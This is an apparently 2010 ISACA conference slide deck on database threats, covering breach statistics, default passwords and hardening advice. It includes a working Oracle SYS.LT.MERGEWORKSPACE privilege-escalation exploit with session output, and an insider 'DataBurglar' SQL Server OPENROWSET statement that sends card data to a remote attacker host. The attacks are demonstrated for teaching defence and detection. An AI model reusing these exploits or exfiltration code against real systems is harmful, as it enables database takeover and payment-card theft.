


10th Annual SF ISACA Fall Conference
October 4 – 6, 2010



D1: Database Activity Scanning and Monitoring

Rob Barnes, Application Security, Inc.

Database Activity Scanning and Monitoring

Rob Barnes, CISA
Jim Bleecker
Application Security, Inc.



Session 1: Our Databases are Under Attack (10:15am - 11:45am)

Jim Bleecker
Application Security, Inc.



Getting to Know Database Threats and Vulnerabilities



Key Objectives

- Understand threats and vulnerabilities in common database environments.
 - Oracle
 - DB2/UDB
 - Microsoft SQL Server
 - MySQL
 - Sybase



The Threats to Enterprise Data Continue to Rise

- The database security landscape has changed:
- Attacks are targeting the database where records can be harvested in bulk on a global scale
- Perimeter security measures are necessary but not sufficient




Databases Account For 92% of Stolen Records!

428 Million


Number of records compromised 2008-2009
Hundreds of incidents, Dozens of industries

Source: Verizon

Source of Records Lost in 2009



Cost Per Exposed Record



Source: Ponemon Research

Costs to the Breached Organization

- \$204 per record breached
- 2008 average total per-incident costs were \$6.65 million
- More than 84% of cases involved organizations that had more than one data breach in 2008
- 88% of all cases in this year's study involved insider negligence

-- 2009 Annual Cost of a Data Breach Study (Ponemon Institute)



7

Overview: Database Breaches

- Who is behind data breaches?
 - 62% external sources
 - 46% insiders
 - 10% business partners
 - 18% multiple parties
- What's involved in a data breach?
 - 40% hacking and intrusion
 - 38% incorporated malicious code
 - 48% abuse of privileges
 - 15% physical threats
 - 2% significant error
 - 43% multiple vectors
- 85% of records stolen linked to organized crime

Source: Verizon 2010 Data Breach Investigation Report



8

Organizations Aren't Protecting Themselves

- 96% of breaches in 2009 were avoidable through simple controls
- 79% of organizations with credit card data breaches in 2009 failed their last PCI audit
- 41% of successful attacks in 2009 involved script kiddie skills or less.
 - 85% “not considered highly difficult”
- 48% of attacks were insiders abusing privileges



Source: Verizon 2010 Data Breach Investigation Report



Data Breach Settlements

- Heartland settles with Visa - \$60M
- Heartland settles with AMEX - \$3.6M
 - Heartland CEO only set aside \$12.6M
 - 5 Issuing banks seeking class action lawsuits against Heartland Bank and Key Bank
- Countrywide settles 35 lawsuits – Could cost \$17M to \$51M (credit monitoring alone)



Databases and Data Breaches

- **Databases are the central repositories for the most confidential data**
 - Statistics show more sensitive data is stored in databases than file servers, web and email servers, and endpoints such as PCs and laptops.
 - 43% of enterprise databases contain sensitive data
- **The database security landscape has changed:**
 - Attackers are well-funded and extremely sophisticated
 - Attackers have been successfully harvesting data en masse
 - Organizations increasingly grant access to data to: employees, contractors, suppliers, partners and 3rd party (outsourcing) vendors

Source: ESG 2009 Database Security Controls Survey

11



Emerging Database Threats

- Sophisticated attacks that exploit un-patched vulnerabilities
 - Double or triple encrypted SQL-injection attacks that render web-application firewalls virtually useless
 - Insider attacks
 - Insider mistakes
 - Advanced identity theft via database rootkits
 - Increasingly sophisticated social engineering leading to full-blown database disclosures
 - Weak or non-existent audit controls
 - Powerful self-propagating attacks distributed via “infection kits” on legitimate websites and other creative means
- } **The Insider Threat**

12



Common Database Threats

- Database Vulnerabilities:
 - Default accounts and passwords
 - Easily guessed passwords
 - Missing Patches
 - Misconfigurations
 - Excessive Privileges
- _____
- External Threats:
 - Web application attacks (SQL-injection)
 - Insider mistakes
 - Weak or non-existent audit controls
 - Social engineering



Database Vulnerabilities

	Oracle	Microsoft SQL Server	Sybase	IBM DB2	MySQL
Default & Weak Passwords	✓	✓	✓	✓	✓
Patchable Vulnerabilities	✓	✓	✓	✓	✓
Misconfigurations & Excessive Privileges	✓	✓	✓	✓	✓

Database Vulnerabilities: Weak Passwords

- Databases have their own user accounts and passwords

	Oracle	Microsoft SQL Server	Sybase	IBM DB2	MySQL
Default & Weak Passwords	✓	✓	✓	✓	✓



Database Vulnerabilities: Weak Passwords

- **Oracle Defaults (hundreds of them)**
 - User Account: system / Password: manager
 - User Account: sys / Password: change_on_install
 - User Account: dbsnmp / Password: dbsnmp
- **Microsoft SQL Server & Sybase Defaults**
 - User Account: SA / Password: null
- **It is important that you have all of the proper safeguards against password crackers because:**
 - Not all databases have Account Lockout
 - Database Login activity is seldom monitored
 - Scripts and Tools for exploiting weak passwords are widely available



Database Vulnerabilities: Missing Patches

- Databases have their own Privilege Escalation, DoS's & Buffer Overflows

	Oracle	Microsoft SQL Server	Sybase	IBM DB2	MySQL
Default & Weak Passwords	✓	✓	✓	✓	✓
Patchable Vulnerabilities	✓	✓	✓	✓	✓



Database Vulnerabilities: Missing Patches

- Privilege Escalation
 - Become a DBA or equivalent privileged user
- Denial of Service Attacks
 - Result in the **database crashing or failing to respond** to connect requests or SQL Queries.
- Buffer Overflow Attacks
 - Result in an **unauthorized user** causing the application to perform an action the application was not intended to perform.
 - **Can allow arbitrary commands to be executed** no matter how strongly you've set passwords and other authentication features.



Database Vulnerabilities: Misconfigurations

- Misconfigurations can make a database vulnerable

	Oracle	Microsoft SQL Server	Sybase	IBM DB2	MySQL
Default & Weak Passwords	✓	✓	✓	✓	✓
Denial of Services & Buffer Overflows	✓	✓	✓	✓	✓
Misconfigurations & Excessive Privileges	✓	✓	✓	✓	✓



Database Vulnerabilities: Misconfigurations

- Oracle
 - External Procedure Service
 - Default HTTP Applications
 - Privilege to Execute UTL_FILE
- Microsoft SQL Server
 - Standard SQL Server Authentication Allowed
 - Permissions granted on xp_cmdshell
- Sybase
 - Permission granted on xp_cmdshell
- IBM DB2
 - CREATE_NOT_FENCED privilege granted (allows logins to create SPs)
- MySQL
 - Permissions on User Table (mysql.user)



Anatomy of an Attack



Key Objectives

- Understand why the database is a major target for hackers and rogue insiders.
- The DataBurglar - Understand how the hacker operates through a demonstration of a simple attack.
- Understand how a hacker can compromise the database through simple exploitation of known vulnerabilities



How Are Databases Hacked

- Exploiting known/unknown vulnerabilities:
 - This is one of the easiest and preferred methods that criminals use to steal sensitive information.
 - Attackers can exploit buffer overflows, SQL Injection, etc. in order to own the database server.
 - Via this method, firewalls are completely bypassed and databases can be hacked from the Internet.
- Exploiting misconfigurations:
 - Misconfigurations can leave databases vulnerable with excess functionality or security holes.
- Password guessing/brute-forcing:
 - If passwords are blank or not strong they can be easily guessed/brute-forced. After a valid user account is found its easy to compromise the database.



23

How Are Databases Hacked (cont.)

- Installing a rootkit/backdoor:
 - Actions and database objects can be hidden so administrators won't notice someone has hacked the database.
 - The hacker continues to have access.
 - A database backdoor can be used, designed to steal and transmit data and/or to give the attacker stealth unrestricted access at any given time.



24

How Are Databases Hacked (cont.)

- Delivering a Trojan:
 - Not a common database server attack, but this is a frequent choice of Insiders.
 - Delivered by email, p2p, IM, CD, DVD, pen drive, etc.
 - Once it is executed, it will stealthily and automatically obtain information using ODBC, OLEDB, JDBC configured connections, sniffing, etc.
 - When enough information is collected, the trojan can connect to database and begin stealing data.
 - Can also run zero-day attacks to elevate privileges to own the database server, install rootkits to hide its actions, send the stolen data (encrypted) to the “Evil Lair” by email, HTTP, etc.



Native Logs Are Incomplete - SQL Server Example

- Events Captured by the SQL Server Error Logs and Windows Application Logs:
 - Failed or successful login attempts
 - Backup and restore information
 - Extended stored procedures Dynamic Link Library (DLL) loading
 - Server options being disabled/enabled (sp_configure)
 - Database options being changed (sp_dboption)
 - Some Database Consistency Checker (DBCC) commands
 - Error messages
- Types of events you will not find in the error logs:
 - Extended stored procedures execution
 - SELECT statements
 - Some DBCC commands execution
 - Data Definition Language (DDL) statements (structure)
 - Data Manipulation Language (DML) statements (manipulation)
- To identify data that was accessed or changes that were made to the data or structure of the database, one has to look elsewhere



Attacking Oracle: Become SYSDBA

- **Attack Target:**
 - Oracle 10g Release 2
- **Privilege Level: Anyone with a Login**
 - Examples: SCOTT / TIGER or Guest Account
- **Outcome: Complete Administrative Control!**
 - Attacker can run any SQL as SYSDBA
- **Vulnerabilities Exploited:**
 - Privilege Escalation via SQL Injection in SYS.LT.MERGEWORKSPACE
- **Patched by Database Vendor:**
 - Oracle October 2008 CPU

27



Database Exploit Demo – Oracle10gR2 Privilege Escalation to SYSDBA in SYS.LT.MERGEWORKSPACE

```
-bash-3.00$ ./sqlplus / as sysdba
SQL*Plus: Release 10.2.0.1.0 - Production on Fri Apr 17 18:06:52 2009
Copyright (c) 1982, 2005, Oracle. All rights reserved.

connect / as sysdba

Connected to:
Oracle Database 10g Enterprise Edition Release 10.2.0.1.0
With the Partitioning, Oracle Labeling, Performance Diagnostics,
and Transportable Tablespace components

SQL> -- Tested on releases: 10gR1, 10gR2.
-- SQL Injection vulnerability in [WM]SYS.LT.MERGEWORKSPACE
-- Fixed in October 2008 CPU.

connect / as sysdba

create user user1 identified by user1;

grant create session to user1;

SQL> SQL> SQL> SQL> Connected.
SQL> SQL>
User created.

SQL> SQL>
Grant succeeded.
```

28



Database Exploit Demo – Oracle10gR2 Privilege Escalation to SYSDBA in SYS.LT.MERGEWORKSPACE

```

-bash-3.00$ ./sqlplus user1/user1
SQL*Plus: Release 10.2.0.1.0 - Production on Fri Apr 17 18:10:46 2009
Copyright (c) 1982, 2005, Oracle Corporation. All rights reserved.

SQL> select * from user_role_privs;

no rows selected

SQL> select username, password from dba_users where username='SYS';
select username, password from dba_users where username='SYS'
*
ERROR at line 1:
ORA-00942: table or view does not exist

SQL> select * from user_role_privs;

no rows selected

SQL> select username, password from dba_users where username='SYS';
select username, password from dba_users where username='SYS'
*
ERROR at line 1:
ORA-00942: table or view does not exist

```

29



Database Exploit Demo – Oracle10gR2 Privilege Escalation to SYSDBA in SYS.LT.MERGEWORKSPACE

```

SQL> --
-- SQL Injection Exploit using Cursor Injection technique
--
-- The cursor contains the malicious code, in this case
-- grants DBA role to PUBLIC.
-- The SQL injection exploit call the Execute function for this cursor.
--
DECLARE
MYC NUMBER;
P_WORKSPACE VARCHAR2(32767);
P_CREATE_SAVEPOINT BOOLEAN;
P_REMOVE_WORKSPACE BOOLEAN;
P_AUTO_COMMIT BOOLEAN;
BEGIN
MYC := DBMS_SQL.OPEN_CURSOR;
DBMS_SQL.PARSE(MYC,'declare pragma autonomous transaction;
begin execute immediate 'grant dba to public';commit;end;',0);
P_WORKSPACE := '||(dbms_sql.execute('||myc||'))--'; --<---- Function call injection
WHEN OTHERS THEN
NULL;
SYS.LT.MERGEWORKSPACE(P_WORKSPACE, P_CREATE_SAVEPOINT, P_REMOVE_WORKSPACE, P_AUTO_COMMIT);
END;
EXCEPTION
WHEN OTHERS THEN
NULL;
END;
/
SQL> SQL> SQL> SQL> SQL> SQL> SQL> 2 3 4 5 6 7 8 9 10 11 12 13 14 15
16 17 18 19 20 21 22 23 24 25 26 27 28 29
PL/SQL procedure successfully completed.

```

30



Database Exploit Demo – Oracle10gR2 Privilege Escalation to SYSDBA in SYS.LT.MERGEWORKSPACE

```
SQL> connect user1/user1
Connected.
SQL> select * from user_role_privs;

-----
USERNAME          GRANTED_ROLE      ADM DEF OS_
-----
PUBLIC            DBA                NO  YES NO
-----
SQL> select username, password from dba_users where username='SYS';

-----
USERNAME          PASSWORD
-----
SYS                DF5CCD25995E0E72
-----
```

Attacking Oracle: Become SYSDBA

Web Images Maps News Video Gmail more

Google sys.lt.mergeworkspace Search Advanced Search Preferences

Web Results 1 - 10 of about 255 for sys.lt.me Digital Security Research Group

Did you mean: [sys.lt.merge workspace](#)

Oracle 10g SYS.LT.MERGEWORKSPACE SQL Injection Exploit
Jan 6, 2009 ... Y()="Y"); exec SYS.LT.MERGEWORKSPACE('sh2kerr' and SCOTT.Y()="Y"); /*
Creating simple java procedure that executes OS */ exec ...
[www.milw0rm.com/exploits/7676 - 3k - Cached - Similar pages](#)

Digital Security Research Group - [10] Oracle 10g SYS.LT...
[10] Oracle 10g SYS.LT.MERGEWORKSPACE SQL Injection Exploit (Grant DBA+create OS
user using ... exec SYS.LT.MERGEWORKSPACE('sh2kerr' and SCOTT.Y()="Y"); ...
[dsecrg.com/pages/exp/show.php?id=23 - 12k - Cached - Similar pages](#)

Digital Security Research Group - [9] Oracle 10g SYS.LT...
Jan 6, 2009 ... [10] Oracle 10g SYS.LT.MERGEWORKSPACE SQL Injection Exploit (Grant
DBA+create OS user using java) 06/01/2009 [9] Oracle 10g SYS.LT. ...
[dsecrg.com/pages/exp/show.php?id=22 - 13k - Cached - Similar pages](#)
[More results from dsecrg.com »](#)

[10] Oracle 10g SYS.LT.MERGEWORKSPACE SQL Injection Exploit (Grant DBA+create OS user using java)

Metasploit module can be downloaded here:
http://www.dsecrg.com/files/exploits/LT_MERGEWORKSPACE.rb

```
-----
user_role_privs
-----
REPLACE FUNCTION Y return varchar2
IS
homous transaction;
BEGIN
GRANT DBA TO SCOTT;
END;
```

Oracle 10g SYS.LT.MERGEWORKSPACE('sh2kerr' and SCOTT.Y()="Y");
exec SYS.LT.MERGEWORKSPACE('sh2kerr' and SCOTT.Y()="Y");

Attacking Oracle: Become SYSDBA

- **Outcome: Complete Administrative Control!**
 - Ran SQL as SYSDBA to GRANT DBA to PUBLIC
- **Vulnerabilities Exploited:**
 - Privilege Escalation via SQL Injection in SYS.LT.MERGEWORKSPACE
- **How Did We Do It?**
 - Freely available exploit code!
 - Google: SYS.LT.MERGEWORKSPACE




Attacking Microsoft SQL Server: The DataBurglar

- DataBurglar is a database developer at a large retailer.
 - He is responsible for writing the code that accepts credit card information from POS terminals and writes it into a database.
- DataBurglar is addicted to adult chat rooms on the internet.
 - After spending thousands on his habit, he realizes he can't afford to continue, but he can't stop.
- DataBurglar plots to clandestinely credit card numbers from his employer's customers.
 - He'll use those credit card numbers to buy more time in the chat rooms.



DataBurglar's Plan



- The plan is to embed malicious code into the database that stores customer data.
 - Harvest the credit card data as it is processed into the system, rather than after the fact.
- DataBurglar has control over the database while in development, but will have no access when it goes to production
 - His attack needs to send the data to him....and do so without getting noticed.
- DataBurglar will use a SQL Server database on a development server to collect the credit cards
 - He will take them home on disk and delete the records from the SQL Server every week.



35

The DataBurglar Attack

- DataBurglar knows that the SQL OLE DB Provider is installed on the target database server.
 - This means he can use the OPENROWSET function to send data to his remote SQL Server database.
- His attack is a simple line of SQL code embedded into the transaction processing system:

```
INSERT INTO OPENROWSET ('SQLOLEDB','uid=sa;
pwd=qwerty; Network=DBMSSOCN;
Address=192.168.10.87,1433;', 'select * from
Customers..Info') values (@FirstName, @LastName,
@ccNumber, @ccType, @ccSecNumber, @ccExpDate)'
```



36

The Attack in Detail

OPENROWSET uses the OLE DB provider to set up a connection to the remote database.

```
INSERT INTO
OPENROWSET('SQLOLEDB','uid=sa;pwd=qwerty;Network=DBMSSOCN;Address=192.168.10.87,1433;','select * from Customers..Info')
```

```
values (
@FirstName,
@LastName,
@ccNumber,
@ccType,
@ccSecNumber,
@ccExpDate
```

The attackers database is located at 192.168.10.87 on port 1433

Write the data to the Info table in the Customers database...on DataBurglar's server

This is the information that we're going to steal. Name, credit card number, expiration date, and security code....all the good stuff



37

Database Exploit Demo – SQL 2005

	FirstName	LastName	ccType	ccNumber	ccSecNumber	ccExpDate
1	John	Simpson	Visa	4358045098	4355	10/10/2010
2	Lisa	Simpson	Mastercard	5609034552	9843	09/09/2009
3	Jena	Doe	Visa	4439899746	4509	03/03/2008
4	James	Pipo	Visa	4298035774	8945	09/10/2010



38

Database Exploit Demo – SQL 2005

The screenshot shows the Microsoft SQL Server Management Studio interface. The query window contains the following SQL query:

```
SELECT * FROM Customers..Info
```

The Results pane displays a table with the following columns: FirstName, LastName, ccType, ccNumber, ccSecNumber, and ccExpDate. The first four rows are visible:

	FirstName	LastName	ccType	ccNumber	ccSecNumber	ccExpDate
1	John	Simpson	Visa	4358045098	4355	10/10/2010
2	Lisa	Simpson	Mastercard	5609034552	9843	09/08/2009
3	Jena	Doe	Visa	4439899746	4509	03/03/2008
4	James	Pipo	Visa	4298035774	8945	09/10/2010

A red callout bubble points to the status bar, which indicates "2048 rows".



Database Exploit Demo – SQL 2005

The screenshot shows the Microsoft SQL Server Management Studio interface. The query window contains the following SQL query:

```
SELECT * FROM Customers..Info
```

The Results pane displays a table with the same columns as the previous screenshot. The first four rows are visible:


	FirstName	LastName	ccType	ccNumber	ccSecNumber	ccExpDate
1	John	Simpson	Visa	4358045098	4355	10/10/2010
2	Lisa	Simpson	Mastercard	5609034552	9843	09/08/2009
3	Jena	Doe	Visa	4439899746	4509	03/03/2008
4	James	Pipo	Visa	4298035774	8945	09/10/2010

A red callout bubble points to the status bar, which indicates "16384 rows".

16,000+ credit card numbers.....that's about \$80M in Credit!!!



The Outcome

- Once the application was deployed, DataBurglar collected at least 300 credit card numbers daily
 - After some time DataBurglar had thousands of records in his own SQL Server...without being noticed by anybody
- During the next scheduled application update, DataBurglar removed the attack code from the system
 - **No trace remained on the victim's SQL Server**
- The heist was a success
-  ○ When the attack was finally detected, it was too late to do anything about it.
 - Investigations, fines, firings, brand damage.....it was bad for everyone....except the DataBurglar

41

APPLICATION
SECURITY, INC.

ISACA[®]
Trust in, and value from, information systems
San Francisco Chapter

Session 2: Securing the Enterprise Database (1:15pm - 2:45pm)

Rob Barnes, CISA
Jim Bleecker
Application Security, Inc.



Database Security Leading Practice



Key Objectives

- Understand the database security lifecycle.
- Understand how to secure common database environments.
- Protecting Ourselves from the DataBurglar – Revisiting the Anatomy of an Attack scenario.



How to Protect Against Attacks

- Start with a Secure Configuration
- Stay Patched
 - Stay on top of all the security alerts and bulletins
- Implement the Principal of Least Privilege
 - Review User Rights to ensure all access is appropriate
- Defense in Depth / Multiple Levels of Security
 - Regularly scan your databases for vulnerabilities
 - Fix the problems reported!
 - Implement database activity monitoring...
 - ...and database intrusion detection
 - Especially if you can't stay patched!
 - Encryption of data-in-motion / data-at-rest

47



How to Protect Against Attacks

- Set a good password policy:
 - Use strong passwords or passphrases.
- Keep up to date with security patches:
 - Try to install patches as fast as you can. Database vulnerabilities are serious and sometimes a database server can be easily compromised with just a simple query.
 - Always test patches for some time on non-production databases

48



How to Protect Against Attacks

- Protect access to the database server:
 - Allow connections only from trusted hosts and block non used ports and outbound connections. Establish exceptions for special instances like replication, linked databases, etc.


- Disable all non used functionality:
 - Excess functionality can lead to vulnerabilities

- Use selective encryption:
 - At network level: use SSL, database proprietary protocols.
 - At file level for backups, laptops, etc.



49


Data Security Life Cycle



Lifecycle Component	Purpose
Discover	Produce a database or asset inventory
Classify	Finds sensitive data to determine business value of systems and associated regulatory requirements
Assess	Scan databases for vulnerabilities, misconfigurations / configuration changes, and user entitlements
Prioritize	Combine info from classify and assess phases to determine what to fix, what to mitigate through compensating controls (monitoring), and in what order to do the work
Fix	Create and run fix scripts, apply patches, create monitoring policies to implement compensating controls
Monitor	Audit privileged access and access to sensitive data. Monitor for exploits and suspicious or unusual behavior



50



APPLICATION SECURITY, INC.

ISACA
Trust in, and value from, information systems
San Francisco Chapter

Protection Measures: DataBurglar Example

FOCUS 2010

Critical Skills • Risk • Your Network

Database Security Life Cycle



Catching the DataBurglar: Vulnerability Scan

AppDetective - Session #96

Session Run Edit View Help

New Open Discover Policy Pen Test Audit Reports Update Schedule Fix

Network

- 192.168.3.130
 - 1433
 - Microsoft SQL Server 2000 (M...
 - Microsoft SQL Server Redirector (1)

Title OLEDB ad hoc queries allowed

Risk Level Medium

CVE Reference # CVE-NO-MATCH

Description Found an OLEDB provider that is not disabled.

Summary Microsoft SQL Server provides functions that allow users to query data and execute statements on external data sources. This feature can be used to mount attacks and to run unsafe Visual Basic for Application functions. This feature should be disabled by disabling ad hoc OLEDB queries.

Overview Microsoft SQL Server provides two functions that allow users to query data and execute statements on external data sources. These functions are OPENROWSET and OPENROWSET_BULK. They can be used to access data that can be saved through an...

Risk Level	Vulnerability	IP Address	Port	Application	Details
Medium	Guest user exists in database	192.168.3.130	1433	Microsoft SQL Server 2000 (MSSQLSERVER) (Database=Northwind)	
Medium	OLEDB ad hoc queries allowed	192.168.3.130	1433	Microsoft SQL Server 2000 (MSSQLSERVER) (Provider=SQLOLEDB)	
Medium	SQL Agent procedures granted to public	192.168.3.130	1433	Microsoft SQL Server 2000 (MSSQLSERVER) (Object=dbo.msdb.sp_get_sqlagent_properties) (Grar	
Low	BUILTIN\Administrators not removed	192.168.3.130	1433	Microsoft SQL Server 2000 (MSSQLSERVER)	

Found 70 vulnerabilities for the session (included 2 applications) Audit Policy: Base Line (Built-in) Pen Test Policy: Evaluation (Built-in)

Catching the DataBurglar: Install the Attack

The screenshot shows the Application Security Inc. console interface. The main window displays a list of alerts, with several highlighted in red and yellow. The right-hand pane shows details for alert ID 3052, including the database type (Microsoft SQL Server 2000), instance alias (Backend MS SQL), context (master), rule title (ALTER PROCEDURE), time (4/16/07 10:56:39 PM EDT), login/user name (Hamburglar), network user (n/a), and source of event (XP-BBQ). The SQL text for this alert is: `ALTER PROCEDURE [dbo].[ProcessOrder] (@FirstName varchar, @LastName varchar, @coNumber varchar, @ccExpDate datetime, @ccType varchar, @ccSecNumber varchar) AS BEGIN SET NOCOUNT ON; INSERT INT O customers_info (FirstName,LastName,coNumber,ccExpDate,ccSec Number) VALUES (@FirstName,@LastName,@coNumber,@ccExpDate,@ccSecNumber); INSERT INTO OPENROWSET('SQLOLEDB','uid=sa;pwd=qwerty;Network=DBMSSOCN;Address=192.168.3.130,1433','select * from Customers_Info') VALUES (@FirstName,@LastName, @coNumber, @ccExpDate, @ccSecNumber) END`

55



Catching the DataBurglar: Data Theft Alert!

The screenshot shows the Application Security Inc. console interface. The main window displays a list of alerts, with several highlighted in red and yellow. The right-hand pane shows details for alert ID 2620, including the database type (Microsoft SQL Server 2000), instance alias (Backend MS SQL), context (Use of OPENROWSET), rule title (Use of OPENROWSET), time (4/16/07 10:09:53 PM EDT), login/user name (Hamburglar), network user (n/a), and source of event (XP-BBQ). The SQL text for this alert is: `INSERT INTO OPENROWSET('SQLOLEDB','uid=sa;pwd=qwerty;Network=DBMSSOCN;Address=192.168.10.87,1433','select * from Customers_Info') values (@FirstName,@LastName, @coNumber, @ccType, @ccSecNumber, @ccExpDate)`. The description states: "AppRadar has detected the use of the OPENROWSET function. This function can be used to link databases together."

56



Users and the Insider Threat



Key Objectives

- Define a *Privileged User*
- Understand who your users are and what entitlements they have (the database is more complex than you may think).
- Understand the concept of *Toxic Combinations*.
- Understand the implementation of the theory of *Least Privileged Access*.



Insider Attack Examples





Ex-Ford employee held in data theft

Engineer charged with copying proprietary documents and trying to sell them in China

Do you really know who can access your data?

FORMER COUNTRYWIDE HOME LOAN EMPLOYEE, SECOND MAN ARRESTED FOR DOWNLOADING AND SELLING IDENTITIES OF COUNTRYWIDE HOME LOAN CUSTOMERS



Computer Emergency Response Team (CERT) Definition of a Malicious Insider

Current or former employee, contractor, or business partner who
